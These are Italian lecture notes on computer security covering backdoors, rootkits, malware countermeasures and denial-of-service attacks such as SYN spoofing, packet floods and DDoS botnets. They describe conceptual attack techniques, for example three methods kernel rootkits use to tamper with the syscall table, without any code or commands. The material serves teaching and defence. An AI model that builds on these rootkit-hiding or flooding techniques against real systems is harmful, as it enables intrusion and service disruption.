Le backdoor dette maintenance hook vengono utilizzate in modo legittimo dai programmatori per eseguire il debug e per testare i programmi. Di solito, questo accade quando il programmatore sta sviluppando un'applicazione che richiede all'utente di inserire molteplici parametri per l'autenticazione o la configurazione. Per il debugging, il programmatore potrebbe voler acquisire privilegi speciali o evitare di eseguire tutte le operazioni di autenticazione e configurazione necessarie. Inoltre, il programmatore potrebbe voler garantire l'esistenza di un metodo per attivare il programma nel caso in cui ci siano problemi con la procedura di autenticazione incorporata nell'applicazione. Una backdoor è un codice che riconosce una sequenza speciale di input o viene attivato da un determinato ID utente o da una sequenza di eventi improbabile.

Le backdoor si trasformano in minacce quando programmati senza scrupoli le sfruttano per acquisire un accesso non autorizzato.

Ad esempio per il sistema operativo Multics una delle strategie impiegate consistette nell'invio di un falso aggiornamento del sistema operativo a un sito su cui era in esecuzione Multics. L'aggiornamento conteneva un Trojan horse che poteva essere attivato da una backdoor e che permetteva al tiger team di acquisire l'accesso al sistema.

Recentemente, una backdoor viene generalmente implementata come servizio di rete in ascolto su una certa porta non standard a cui l'attaccante può connettersi e inviare comandi da eseguire sul sistema compromesso. (ransomware WannaCry) È difficile implementare controlli del sistema operativo per backdoor, perciò le misure di sicurezza devono concentrarsi sulle attività di sviluppo del programma e di aggiornamento del software, e dei programmi che intendono offrire servizi di rete.

### 5.10.2 Rootkit.

Un rootkit è un insieme di programmi installati su un sistema per mantenere un accesso segreto ad esso con privilegi di amministratore o root nascondendo le prove della propria presenza.

Ciò fornisce l'accesso a tutte le funzioni e i servizi del sistema operativo, così l'attaccante può aggiungere o modificare i programmi e i file, monitorare i processi, inviare e ricevere traffico di rete e avere accesso da backdoor quando serve.

Un rootkit può apportare diverse modifiche a un sistema per mantenere segreta la propria esistenza.

Un rootkit può essere classificato sulla base delle seguenti caratteristiche:

- **Persistente:** si attiva ogni volta che il sistema entra in funzione (più semplice da rilevare perché il rootkit viene memorizzato nel registro o file system).

- **Residente in memoria:** non dispone di codice persistente e quindi non può sopravvivere a un riavvio. (difficile da rilevare)
- **Modalità utente:** intercetta le chiamate alle API e altera i risultati restituiti.
- **Modalità kernel:** può intercettare le chiamate alle API native in modalità kernel. Può anche nascondere la presenza di un processo malware rimuovendolo dalla lista dei processi attivi del kernel.
- **Basato su macchina virtuale:** installa uno snello virtual machine monitor e poi esegue il sistema operativo in una macchina virtuale sopra di esso. Il rootkit può quindi intercettare e modificare in modo trasparente gli stati e gli eventi che si verificano nel sistema virtualizzato.
- **Modalità esterna:** il malware si trova fuori dalla normale modalità di funzionamento del sistema colpito, nella modalità BIOS o di gestione del sistema, dove può accedere direttamente all'hardware.

C'è una continua corsa agli armamenti per gli autori del rootkit con meccanismi più furtivi per celare il proprio codice.

#### 5.10.3 Rootkit in modalità kernel.

Per rendere il rilevamento più difficile, il rootkit si sposta all'interno del kernel. Un qualunque programma "anti-virus" potrebbe a questo punto essere soggetto alle stesse modifiche "di basso livello" che il rootkit utilizza per celare la propria presenza.

Ma sono comunque stati sviluppati metodi per rilevare tali modifiche. I programmi che operano a livello utente interagiscono con il kernel attraverso le chiamate di sistema, questo sono uno dei principali target dei rootkit a livello kernel per riuscire a occultarsi.

Ad esempio in Linux a ogni chiamata di sistema viene assegnato un **syscall number univoco**. Quando un processo in modalità utente esegue una chiamata di sistema, il processo fa riferimento alla chiamata di sistema tramite questo numero. Il **kernel** mantiene una tabella delle chiamate di sistema che presenta una entry per ciascuna procedura di chiamata di sistema; ogni entry contiene un puntatore alla procedura corrispondente. Il **syscall number** funge da indice nella tabella delle chiamate di sistema.

Ci sono 3 tecniche che possono essere utilizzate per modificare le chiamate di sistema:

- **Modificare la tabella delle chiamate di sistema:** l'attaccante modifica specifici indirizzi di syscall memorizzati nella tabella delle chiamate di sistema.
- **Modificare i target della tabella delle chiamate di sistema:** l'attaccante sovrascrive le procedure di chiamata di sistema legittime prescelte con del codice malevolo.
- **Reindirizzare la tabella delle chiamate di sistema:** l'attaccante reindirizza i riferimenti all'intera tabella delle chiamate di sistema a una nuova tabella in una nuova locazione di memoria del kernel.

#### 5.10.4 Macchina virtuale e altri rootkit esterni.

I rootkit più recenti sono in grado di operare in modo completamente invisibile al sistema operativo infetto utilizzando un **virtual machine monitor** o un ipervisore malevolo, che può essere manipolato o sfruttato con il supporto della virtualizzazione hardware presente nei processori moderni. In questo modo, il codice del rootkit viene eseguito completamente al di sotto del livello di visibilità, incluso il codice del kernel del sistema operativo. Il **kernel del sistema operativo** viene eseguito inconsapevolmente all'interno di una macchina virtuale, consentendo al codice sottostante di monitorarlo e attaccarlo in modo segreto.

Nel 2006 sono stati sviluppati rootkit virtualizzati come *SubVirt* e *Blue Pili*. **SubVirt** attaccava sistemi Windows su Virtual PC o VMware Workstation, mentre **Blue Pili** infiltrava Windows Vista con un ipervisore. Questi rootkit erano difficili da rilevare poiché potevano essere installati durante l'esecuzione del sistema. Alcuni rootkit sfruttano la modalità System Management Mode dei processori Intel o il codice BIOS per ottenere accesso invisibile al sistema. Per difendersi, è necessario garantire un avvio sicuro e monitorare il codice dell'ipervisore per identificare eventuali minacce.

## 5.11 Contromisure.

Le contromisure per i malware sono note generalmente come "anti-virus" perché sono state inizialmente sviluppate per combattere in modo specifico le infezioni da virus.

### 5.11.1 Approcci alle contromisure per i malware.

La soluzione ideale per le minacce dei malware è la prevenzione (*non consentire ad un malware di introdursi nel sistema o bloccarlo*), però purtroppo non è sempre possibile.

NIST SP 800-83 suggerisce l'esistenza di quattro principali fattori di prevenzione: policy, sensibilizzazione, mitigazione delle vulnerabilità e mitigazione delle minacce.

Una delle prime contromisure che dovrebbero essere adottate è quella di assicurarsi che tutti i sistemi siano il più possibile aggiornati. Il passo successivo è impostare adeguati controlli di accesso alle applicazioni e ai dati memorizzati nel sistema per limitare il numero di file a cui un utente può accedere (infettare o corrompere).

Il terzo più comune meccanismo di propagazione (attacco di ingegneria sociale), si può contrastare con un'adeguata sensibilizzazione e formazione degli utenti.

Se le misure di prevenzione falliscono è possibile ricorrere a meccanismi tecnici a sostegno delle seguenti azioni di mitigazione delle minacce:

- **Rilevamento:** accertarsi e rilevare il malware.
- **Identificazione:** individuare lo specifico malware responsabile dell'infezione del sistema.
- **Rimozione:** rimuovere tutte le tracce del malware da tutti i sistemi infetti in modo che non possa diffondersi ulteriormente.

Se il rilevamento ha esito positivo, ma l'identificazione o la rimozione non è possibile, bisogna eliminare qualsiasi file infetto o dannoso e ricaricare una versione di backup pulita. Potrebbe anche essere necessaria la cancellazione completa di tutto lo spazio di archiviazione e la ricostruzione del sistema infettato da supporti sicuramente puliti.

Ci sono dei requisiti necessari per contromisure efficaci per i malware:

- **Generalità:** gestire un'ampia varietà di attacchi.
- **Tempestività:** rispondere prontamente in modo da limitare il numero di programmi o sistemi infettati e le attività che ne derivano.
- **Resilienza:** resistente alle tecniche diversioni impiegate dagli attaccanti per nascondere la presenza del proprio malware.
- **Costi minimi di denial-of-service:** minima riduzione nella capacità o nel servizio in seguito alle azioni delle contromisure software, e non dovrebbe interrompere in modo significativo il normale funzionamento.
- **Trasparenza:** il software e i dispositivi di contromisura non dovrebbero richiedere modifiche a sistemi operativi, software applicativo e hardware esistenti.
- **Copertura globale e locale:** far fronte a sorgenti di attacco sia esterne che interne alla rete aziendale.

Il rilevamento dei malware può avvenire sul sistema infetto, utilizzando programmi antivirus, o tramite meccanismi di sicurezza perimetrale come i firewall e gli intrusion detection system (IDS). Inoltre, possono essere impiegati meccanismi distribuiti che raccolgono dati da sensori host-based e perimetrali per ottenere una visione più ampia delle attività dei malware su diverse reti e organizzazioni.

### 5.11.2 Scanner host-based e anti-virus basati su firme.

La prima locazione in cui un software antivirus lavora è su ogni sistema terminale per l'accesso alle informazioni dell'attività e comportamento del malware. Attualmente i software antivirus si trovano su quasi tutti i personal computer.

C'è stata un'evoluzione dei software antivirus dovuta al miglioramento dei malware.

Nel corso degli anni, sono state sviluppate diverse generazioni di software antivirus, che includono scanner semplici, scanner euristici, trap di attività e protezione completa.

Uno **scanner di prima generazione** necessita della **firma** (contenente "caratteri jolly" ma stessa struttura e allo stesso pattern di bit in tutte le copie del malware) di un malware solamente per poterlo identificare. Un'altra tipologia di scanner di prima generazione conserva un record relativo alla lunghezza dei programmi e cerca i cambiamenti di lunghezza per rilevare le infezioni da parte di virus.

Un altro approccio di seconda generazione consiste nel **controllo di integrità**. A ciascun programma può essere aggiunto una **checksum**. Se un malware modifica o sostituisce dei programmi senza cambiare la checksum, un controllo di integrità rivelera' tale modifica. Per contrastare tipi di malware è possibile utilizzare una **funzione hash cifrata**. La chiave crittografica viene conservata separatamente dal programma così che il malware non possa generare un nuovo codice hash e cifrarlo. Utilizzando una funzione hash anziché una più semplice checksum si impedisce al malware di adattare il programma per produrre lo stesso codice hash precedente.

I programmi di *terza generazione* sono programmi **residenti in memoria che identificano un malware in base alle sue azioni, piuttosto che alla sua struttura**. Tali programmi non dover sviluppare firme ed euristiche, ma richiedono solo di identificare il limitato insieme di azioni che denotano che è in corso un'attività malevola e poi di intervenire.

I prodotti di *quarta generazione* sono **package formati da varie tecniche antivirus usate in combinazione**. Fra questi vi sono i componenti di scanning e di trap di attività. Inoltre, tali package incorporano funzionalità di controllo dell'accesso che limitano le capacità del malware di penetrare in un sistema e di conseguenza di aggiornare i file per propagarsi.

#### 5.11.3 Analisi sandbox.

L'**analisi sandbox** è un metodo per rilevare ed analizzare i malware, eseguendo il loro codice in un ambiente controllato come una **sandbox emulata o una macchina virtuale**. Questo consente di monitorare attentamente il comportamento del codice senza rischiare la sicurezza di un sistema reale.

Questi ambienti spaziano da *emulatori sandbox*, che simulano la memoria e la CPU di un sistema target, a *macchine virtuali complete*, che replicano tutte le funzionalità dei sistemi target, ma che possono essere facilmente ripristinate a uno stato noto.

Ciò permette di **rilevare malware complessi come quelli criptati, polimorfi o metamorfici**. Il **codice risultante** può essere **analizzato tramite scansioni per cercare firme di malware conosciuti o osservando il suo comportamento per individuare eventuali attività dannose**.

L'analisi sandbox presenta alcune sfide di progettazione, come la *scelta del tempo da eseguire a ogni interpretazione*. I malware di oggi spesso utilizzano tecniche di evasione come sospensioni prolungate per eludere il rilevamento durante i tempi di analisi tipicamente utilizzati dalle sandbox. Più a lungo viene simulato un determinato programma, maggiori sono le possibilità di individuare malware nascosti. Tuttavia, l'**analisi sandbox** è **limitata da risorse e tempo disponibili**, considerando la necessità di analizzare grandi quantità di potenziali malware.

Tuttavia, gli autori di malware cercano di eludere l'analisi sandbox con tattiche evasive, e questo crea una costante sfida per gli analisti nella corsa al riarmo tra difensori e creatori di malware.

#### 5.11.4 Analisi dinamica host-based dei malware.

L'**analisi dinamica dei malware o software behavior- blocking** è integrata con il sistema operativo di un computer host e **osserva il comportamento del programma in tempo reale alla ricerca di azioni malevoli**. Il software monitora il comportamenti dei codici dannosi come l'analisi sandbox, ma quest'analisi è in grado di bloccare le azioni dannose prima che possano influenzare il sistema target.

I **comportamenti monitorati includono tentativi di modificare, cancellare o aprire file, formattare unità disco, modificare impostazioni di sistema critici, inviare contenuti eseguibili tramite posta elettronica o messaggistica istantanea e avviare comunicazioni di rete**.

L'**analisi dinamica ha un vantaggio** rispetto alle tecniche di rilevamento tradizionali come il *fingerprinting* o le *euristiche*, in quanto **puo' identificare e bloccare le azioni dannose indipendentemente dal livello di offuscamento del codice malware**. Tuttavia, l'**analisi dinamica ha limitazioni** poiché il **malware potrebbe causare danni prima di essere rilevato e bloccato**. Ad esempio, potrebbe alterare i file sul disco rigido prima di essere bloccato, causando la perdita di dati o la compromissione della produttività.

#### 5.11.5 Rilevamento e rimozione degli spyware.

Sebbene i *prodotti antivirus generici* includano **firme per la rilevazione degli spyware**, le minacce poste da questa tipologia di malware e il suo utilizzo di tecniche furtive implicano **l'esistenza di una gamma di utility di rilevamento e di rimozione specifiche per lo spyware**. Essendo queste utility specializzate nel rilevamento e nella rimozione di

spyware, esse forniscono funzionalità più efficaci. Pertanto, fanno da complemento e dovrebbero essere utilizzate unitamente ai prodotti antivirus più generici.

#### 5.11.6 Contromisure per i rootkit.

I **rootkit** sono molto **difficili da rilevare e da neutralizzare**, soprattutto quelli a livello kernel. I **tool di gestione** potrebbero essere **compromessi dal rootkit stesso per evitare la rilevazione**. Per **contrastare i rootkit**, è necessario utilizzare diversi strumenti di sicurezza a livello di rete e di computer, come **sistemi di rilevamento delle intrusioni (IDS)** e **software antivirus**. Tuttavia, i **rootkit** in continua evoluzione **possono sfuggire alle firme note** e **richiedono l'individuazione di comportamenti sospetti**, come **l'intercettazione di chiamate di sistema o l'attività di keylogger**. Un approccio consiste nel controllare l'integrità dei file confrontando i risultati delle scansioni di sistema con la vista reale dello spazio di archiviazione. Se viene rilevato un **rootkit a livello kernel**, l'unica soluzione affidabile è **reinstallare completamente un nuovo sistema operativo sulla macchina infetta**.

#### 5.11.7 Approcci di scansione perimetrale.

Il software antivirus viene **utilizzato** sui **firewall** e **sugli IDS di un'organizzazione** per **monitorare e proteggere il traffico di rete**. Viene integrato nei **servizi di posta elettronica e Web proxy**, consentendo di **rilevare il malware in transito e bloccarlo**. Tuttavia, questo approccio si limita a scansionare il contenuto del malware e non può osservarne il comportamento quando eseguito su un sistema infetto. Ci sono **due tipi di software di monitoraggio utilizzati**:

- **Monitor di ingresso:** posizionati al confine tra la rete aziendale e Internet, utilizzano firme, anomalie e approcci euristici per rilevare il traffico del malware. Possono essere parte del software di filtraggio in entrata di un router o firewall esterno o un monitor passivo separato.
- **Monitor di uscita:** posizionati al punto di uscita delle singole LAN o al confine tra la rete aziendale e Internet, monitorano il traffico in uscita alla ricerca di attività sospette come scansioni o comportamenti anomali. Possono essere parte del software di filtraggio in uscita di un router o switch LAN.

Entrambi i monitor contribuiscono a rilevare e rispondere alle attività delle botnet, identificando pattern di traffico anomali correlati alle botnet e bloccandole durante la fase di costruzione. L'obiettivo principale è rilevare e disabilitare le botnet utilizzando tecniche di scansione e bloccando il malware utilizzato per la loro propagazione. Inoltre, il **monitoraggio perimetrale** può individuare e prevenire la perdita di dati sensibili attraverso la **trasmissione non autorizzata verso l'esterno dell'organizzazione**.

#### 5.11.8 Approcci distribuiti per la raccolta di informazioni.

Il software antivirus può essere utilizzato in una **configurazione distribuita** in cui raccoglie dati da sensori host-based e sul perimetro della rete. Questi dati vengono inviati a un **sistema centrale di analisi** che **correla e analizza le informazioni per generare firme e pattern comportamentali aggiornati**. Queste informazioni consentono ai sistemi coordinati di rispondere e difendersi dagli attacchi malware. Questo tipo di configurazione è un esempio di un sistema distribuito di prevenzione delle intrusioni (IPS) mirato ai malware.

## 6 Denial of service attacks - DoS.

Un attacco attacco **denial-of-service** (*DoS*) è un tentativo di **compromettere l'availability** (della triade) ostacolando o bloccando completamente la fornitura di alcuni servizi.

L'attacco tenta di **esaurire alcune risorse critiche associate al servizio**.

*Un esempio è inondare un server Web con così tante richieste spurie che non è in grado di rispondere alle richieste valide degli utenti in modo tempestivo.*

Gli hacker hanno effettuato attacchi DDoS (Distributed Denial-of-Service) per più di un decennio e la loro **potenza è aumentata costantemente nel tempo**. (400 megabyte/s 2002 - 100 gigabyte/s 2010 - 300 GBps nel 2013).

### 6.1 La natura dell'attacco DoS.

La *NIST Computer Security Incident Handling Guide* [CICH12] definisce l'attacco denial-of-service (DoS) come: **un'azione che impedisce o compromette l'uso autorizzato di reti, sistemi o applicazioni esaurendo risorse come unità di elaborazione centrale (CPU), memoria, larghezza di banda e spazio su disco.**

Ci sono diverse categorie di risorse che possono essere attaccate:

- **Larghezza di banda di rete:** il collegamento di un'organizzazione al proprio fornitore di servizi Internet (ISP), che spesso ha una capacità inferiore rispetto ad altri collegamenti tra i router degli ISP. Ciò può portare a un sovraccarico del collegamento dell'ISP, con la conseguente perdita di pacchetti. In condizioni normali, un elevato carico di traffico potrebbe verificarsi su un server popolare, causando un servizio degradato per alcuni utenti. Tuttavia, negli **attacchi di tipo DoS**, la **maggior parte del traffico diretto al server è malevolo e sovraccarica il collegamento**, impedendo agli utenti legittimi di accedere al server.
- **Risorse di sistemi:** un **attacco DoS** che mira alle risorse di un sistema **cerca di sovraccaricare o far crashare il software di gestione di rete**. Invece di utilizzare grandi quantità di traffico per consumare la larghezza di banda, vengono inviati specifici tipi di pacchetti che sfruttano le risorse limitate disponibili nel sistema. Ad esempio, un *attacco di spoofing SYN* prende di mira la tabella delle connessioni TCP sul server. Un'altra forma di attacco alle risorse di sistema consiste nell'*utilizzo di pacchetti che, a causa della loro struttura, causano un bug nel software di gestione di rete del sistema, portandolo al crash*. Questo rende il sistema incapace di comunicare sulla rete fino a quando il software non viene ricaricato, di solito mediante il riavvio del sistema bersaglio. Questo tipo di attacco è noto come **poison packet**. Gli attacchi classici come il **ping of death** e il **teardrop** rientrano in questa categoria. Sfruttavano bug nel codice di rete di Windows che gestiva i pacchetti di richiesta di eco ICMP (Internet Control Message Protocol) e la frammentazione dei pacchetti.
- **Risorse dell'applicazione:** un **attacco DoS** su un'applicazione specifica, come un *server Web*, coinvolge tipicamente una serie di richieste valide che consumano molte risorse. Ciò **limita la capacità del server di rispondere alle richieste degli altri utenti**. Un attacco può consistere in *query costose o nella generazione di un gran numero di richieste che sovraccaricano il server*. Questo tipo di attacco è noto come **cyberslam**. Un'altra strategia è quella di *inviare una richiesta che sfrutta un bug nel programma del server, causandone il crash e impedendo la risposta alle richieste*.

Gli **attacchi DoS** possono **coinvolgere un solo sistema controllato dall'attaccante o più sistemi contemporaneamente**, utilizzando **forme distribuite o amplificate di attacchi**.

### 6.2 Attacchi classici Denial-of-Service.

Un attacco classico di **Denial-of-Service** (*DoS*) è il **flooding**, che **mira a sovraccaricare la capacità di connessione di rete dell'organizzazione target**.

L'attaccante utilizza un **sistema con una connessione di rete ad alta capacità** per generare un **volume di traffico superiore a quello che la connessione dell'obiettivo puo' gestire**. Ad esempio, l'attaccante potrebbe utilizzare il **server Web di un'azienda più grande per attaccare un'azienda di medie dimensioni con una connessione di rete a capacità inferiore**. **Questo attacco può essere realizzato inviando comandi flooding ping al server Web dell'azienda target**. Durante l'attacco, **alcuni pacchetti vengono scartati mentre il resto satura il collegamento di rete dell'azienda target, impedendo la normale comunicazione**. È possibile identificare la fonte dell'attacco per l'**indirizzo di origine nei pacchetti inviati**, ma l'**attaccante nasconde la sua identità con un indirizzo falsificato o spoofed**. Gli attacchi DoS possono coinvolgere anche un grande numero di sistemi che inviano traffico simultaneamente, utilizzando **forme distribuite o amplificate di attacchi DoS**.

### 6.3 Source Address Spoofing.

Un'attività comune nelle tipologie di attacchi DoS è l'utilizzo di indirizzi di origine falsificati, noto come **source address spoofing**. Questo è possibile grazie all'**accesso privilegiato al codice di gestione della rete di un sistema informatico**, che consente di creare pacchetti con un indirizzo di origine falsificato e altre attribuzioni desiderate. Questo accesso di solito avviene tramite l'interfaccia di socket grezzi presenti in molti sistemi operativi, che era originariamente fornita per scopi di test e ricerca dei protocolli di rete. Anche se non è necessaria per il funzionamento della rete esiste ancora e rende più facile il compito degli attaccanti nel generare pacchetti con attributi falsificati.

Una volta ottenuto l'accesso diretto all'interfaccia di rete, l'attaccante genera un gran numero di pacchetti che hanno come destinazione il sistema bersaglio, ma utilizzano indirizzi di origine casuali, solitamente diversi per ogni pacchetto. Questi pacchetti personalizzati, ad esempio nell'attacco di flooding ping, seguirebbero lo stesso percorso dal mittente al sistema bersaglio. Tuttavia, i pacchetti di risposta ICMP generati in risposta a questi pacchetti dal sistema bersaglio non verrebbero riflessi al mittente originale, ma sarebbero dispersi in Internet verso tutti gli indirizzi di origine falsificati. Alcuni di questi indirizzi potrebbero corrispondere a sistemi reali, che risponderebbero con pacchetti di errore, contribuendo così all'aumento del traffico diretto al sistema bersaglio. Altri indirizzi potrebbero non essere utilizzati o non raggiungibili, generando pacchetti di destinazione irraggiungibile o semplicemente scartandoli.

È interessante notare che questa pratica di falsificare gli indirizzi di origine è permessa su Internet a causa delle origini di TCP/IP in un ambiente cooperativo e di fiducia. Nonostante sia possibile imporre filtri sui router per evitare l'uso di pacchetti con indirizzi di origine falsificati, molti Internet Service Provider non implementano tali misure di sicurezza e gli indirizzi di origine falsificati continuano ad essere frequenti. Tuttavia, la dispersione dei pacchetti di risposta da un flusso originale di pacchetti con indirizzi falsificati ha anche un effetto positivo, consentendo ai ricercatori di sicurezza di monitorare il tipo e la portata degli attacchi in corso, fornendo informazioni utili per sviluppare contromisure.

### 6.4 SYN Spoofing.

L'attacco di spoofing SYN è un tipo comune di attacco DoS che mira a colpire la capacità di un server di rete impedendogli di rispondere alle richieste di connessione TCP sovraccaricando le tabelle utilizzate per gestire tali connessioni.

Questo attacco sfrutta il processo di handshake a tre vie di TCP: il client invia un pacchetto SYN al server per richiedere la connessione. Il server risponde con un pacchetto SYN-ACK, confermando la richiesta e fornendo un numero di sequenza. Il client invia quindi un pacchetto ACK al server per confermare la connessione. Questo processo assicura una connessione affidabile, anche se i pacchetti vengono persi o ritardati durante il trasporto. Tuttavia, comporta un sovraccarico aggiuntivo sui sistemi per gestire questo processo affidabile di trasferimento dei pacchetti.

L'attaccante sfrutta questo comportamento inviando un grande numero di pacchetti di richiesta di connessione SYN con indirizzi di origine falsificati al server. Il server registra le informazioni di queste richieste e invia pacchetti SYN-ACK all'indirizzo di origine dichiarato. Se un sistema valido risponde con un pacchetto RST, la richiesta viene annullata. Tuttavia, se non c'è risposta, il server invia ripetutamente il pacchetto SYN-ACK prima di considerare la richiesta fallita. Questo tipo di attacco può riempire la tabella delle connessioni TCP conosciute del server, impedendo la connessione di altre richieste legittime. L'attaccante può utilizzare indirizzi che non risponderanno al pacchetto RST sovraccaricando l'host o utilizzando una vasta gamma di indirizzi casuali. Questo sfrutta il fatto che molti indirizzi su Internet non corrispondono a un host reale.

A differenza degli attacchi di flooding, l'attacco di spoofing SYN non richiede una connessione di rete ad alta velocità e può essere lanciato anche da organizzazioni di medie dimensioni o utenti domestici.

### 6.5 Flooding Attacks.

Gli attacchi di flooding assumono varie forme a seconda del protocollo di rete utilizzato per l'attacco. L'obiettivo principale è sovraccaricare la capacità di rete su un collegamento verso un server, rendendolo inaccessibile. Questi attacchi inviano un grande numero di pacchetti dannosi al server, sovrastando il traffico legitimo. Questa congestione provoca la perdita di molti pacchetti, rendendo difficile o impossibile l'accesso al server. Gli attacchi di flooding possono utilizzare diversi tipi di pacchetti di rete (basta che si tratta di un tipo a cui sia

consentito fluire sui collegamenti verso il sistema prescelto, in modo da poter consumare tutta la capacità disponibile su un determinato collegamento verso il server di destinazione) come **ICMP**, **UDP** o **TCP SYN**. Più grande è il pacchetto, più efficace è l'attacco.

Tuttavia, e' possibile filtrarli piu' facilmente e ostacolare questi attacchi se si utilizzano tipi di pacchetti meno comuni.

### 6.5.1 ICMP Flood.

Il ping flood utilizza **pacchetti di richiesta ICMP echo** ed è un esempio classico di attacco di **flooding ICMP**. Questo tipo di attacco con pacchetti ICMP sfrutta il fatto che molti amministratori di rete consentono il passaggio di questi pacchetti per scopi di diagnostica di rete. Tuttavia, alcune organizzazioni hanno iniziato a limitare l'accesso a questi pacchetti tramite i loro firewall. Di conseguenza, gli **attaccanti** hanno iniziato a utilizzare altri tipi di pacchetti ICMP che possono essere permessi attraverso i firewall. Alcuni di questi pacchetti sono essenziali per il corretto funzionamento di TCP/IP, quindi filtrarli potrebbe compromettere la normale operatività della rete. Gli attaccanti possono generare grandi quantità di pacchetti ICMP che includono parti di pacchetti errati, aumentando così l'efficacia dell'attacco.

### 6.5.2 UDP Flood.

Un'alternativa all'uso di pacchetti ICMP è l'utilizzo di pacchetti **UDP indirizzati a una porta specifica del sistema di destinazione**. Solitamente si sceglie di inviare un pacchetto al servizio di eco diagnostica, comunemente abilitato di default su molti server. Se il servizio è attivo, il server risponde con un pacchetto UDP contenente i dati del pacchetto originale inviato. Se il servizio non è attivo, il pacchetto viene scartato e potrebbe essere inviato un pacchetto ICMP di destinazione irraggiungibile al mittente. L'**obiettivo dell'attacco** è occupare la capacità del collegamento verso il server. Si può utilizzare qualsiasi numero di porta UDP per questo scopo. Se l'attacco è generato da un singolo sistema, vengono spesso utilizzati indirizzi di origine falsificati per gli stessi motivi degli attacchi ICMP. Se vengono utilizzati più sistemi per l'attacco, si tende ad utilizzare gli indirizzi reali dei sistemi compromessi. L'utilizzo di più sistemi riduce le conseguenze del flusso di pacchetti riflessi e rende più difficile identificare l'attaccante.

### 6.5.3 TCP SYN Flood.

Un'altra opzione è inviare pacchetti TCP al sistema di destinazione, che possono essere richieste di connessione TCP normali con **indirizzi di origine reali o falsificati**. L'obiettivo di questo attacco è **inundare il sistema bersaglio con un grande volume di pacchetti**, a differenza dell'attacco di **spoofing SYN** che mira al codice di sistema. Questo tipo di attacco può anche utilizzare pacchetti dati TCP, che vengono respinti dal server in quanto non associati a una connessione valida. Tuttavia, a quel punto l'**obiettivo dell'attacco è già stato raggiunto, ovvero sovraccaricare i collegamenti verso il server**. Se viene utilizzato un solo sistema per lanciare l'attacco, il volume di traffico generato è limitato e l'attaccante e' piu' facile da rintracciare. Per questo motivo, sono stati sviluppati attacchi più sofisticati che coinvolgono più sistemi attaccanti per aumentare significativamente il volume di traffico. Inoltre, dirigendo l'attacco attraverso intermediari, l'attaccante si rende più difficile da individuare e identificare. Questi attacchi indiretti che utilizzano più sistemi includono **attacchi distribuiti di denial-of-service**, attacchi di riflessione e attacchi di amplificazione.

## 6.6 Distributed denial-of-service.

Gli **attacchi di flooding** generati da un singolo sistema hanno delle *limitazioni*, quindi è stato sviluppato l'utilizzo di multipli sistemi per generare attacchi DDoS. Questi sistemi sono spesso **PC o postazioni di lavoro compromesse**. L'attaccante utilizza malware per sottomettere il sistema e installare un agente di attacco che può controllare. Questi sistemi sono noti come "zombie". Un **attaccante controlla una botnet**, che consiste in una vasta collezione di sistemi compromessi, per condurre **attacchi DDoS distribuiti**. Gli attaccanti utilizzano malware per infettare i sistemi e installare agenti di attacco che possono controllare.

Uno degli strumenti DDoS più antichi è *Tribe Flood Network (TFN)* scritto da Mixter. TFN2 supportava UNIX, Solaris e Windows. TFN e TFN2 utilizzano una **versione della gerarchia di comando a due livelli** come nella figura in cui l'agente era un programma Trojan copiato ed eseguito su sistemi zombie compromessi.

**TFN non falsificava gli indirizzi di origine nei pacchetti di attacco**, ma si affidava a un gran numero di sistemi compromessi e alla struttura di comando stratificata per oscurare il percorso che riportava all'attaccante. L'agente




Figure 10:

*Alcuni dei sistemi utente a banda larga potrebbero essere compromessi e utilizzati come zombie per attaccare qualsiasi collegamento dell'azienda o di altri soggetti.*

Viene creata una gerarchia di controllo dove un piccolo numero di sistemi funge da gestori che controllano un numero più grande di sistemi agenti.

L'attaccante può inviare un singolo comando a un gestore, che lo inoltra automaticamente a tutti gli agenti sotto il suo controllo.

implementava anche alcune altre funzioni di rootkit. Il gestore era un programma a linea di comando eseguito su alcuni sistemi compromessi. L'attaccante accedeva a questi sistemi utilizzando un meccanismo adatto per ottenere l'accesso alla shell, e quindi eseguiva il programma gestore con le opzioni desiderate. Ogni gestore poteva controllare un gran numero di sistemi agenti, identificati tramite un elenco fornito. La comunicazione tra il gestore e i suoi agenti era crittografata e poteva essere intercalata con diversi pacchetti di diversivo, ostacolando i tentativi di monitorare e analizzare il traffico di controllo. Sia questa comunicazione che gli stessi attacchi potevano essere inviati tramite pacchetti TCP, UDP e ICMP randomizzati.

In passato, venivano utilizzati programmi gestori e agenti per controllare la botnet, ma ora molti strumenti DDoS utilizzano server di messaggistica istantanea o server HTTP per gestire le comunicazioni.

I sistemi zombie possono essere infettati utilizzando strumenti di infezione automatizzati che individuano e compromettono sistemi vulnerabili. È importante mantenere la sicurezza dei sistemi per evitare di essere coinvolti in un attacco DDoS. Le difese contro gli attacchi DDoS includono pratiche di sicurezza solide e l'aggiornamento regolare dei sistemi e delle applicazioni.

## 6.7 Application-based Bandwidth attacks.

Una strategia potenzialmente efficace per il denial of service è quella di obbligare il bersaglio a eseguire operazioni che richiedono molte risorse in risposta a un attacco di entità minore. Ad esempio, i siti web possono essere ingannati per eseguire operazioni complesse come ricerche in risposta a una semplice richiesta. Gli attacchi basati sull'applicazione cercano di sfruttare il consumo di risorse sproporzionato da parte del server. In questa sezione vengono esaminati due protocolli che possono essere utilizzati per tali attacchi.

### 6.7.1 SIP Flood.

La **telefonia Voice over IP** (**VoIP**) è *ampiamente utilizzata su Internet tramite il protocollo di Session Initiation Protocol (SIP) basato su testo con una sintassi simile a quella di HTTP.*

Ci sono 2 tipi di messaggi SIP: richieste e risposte.




Figure 11:

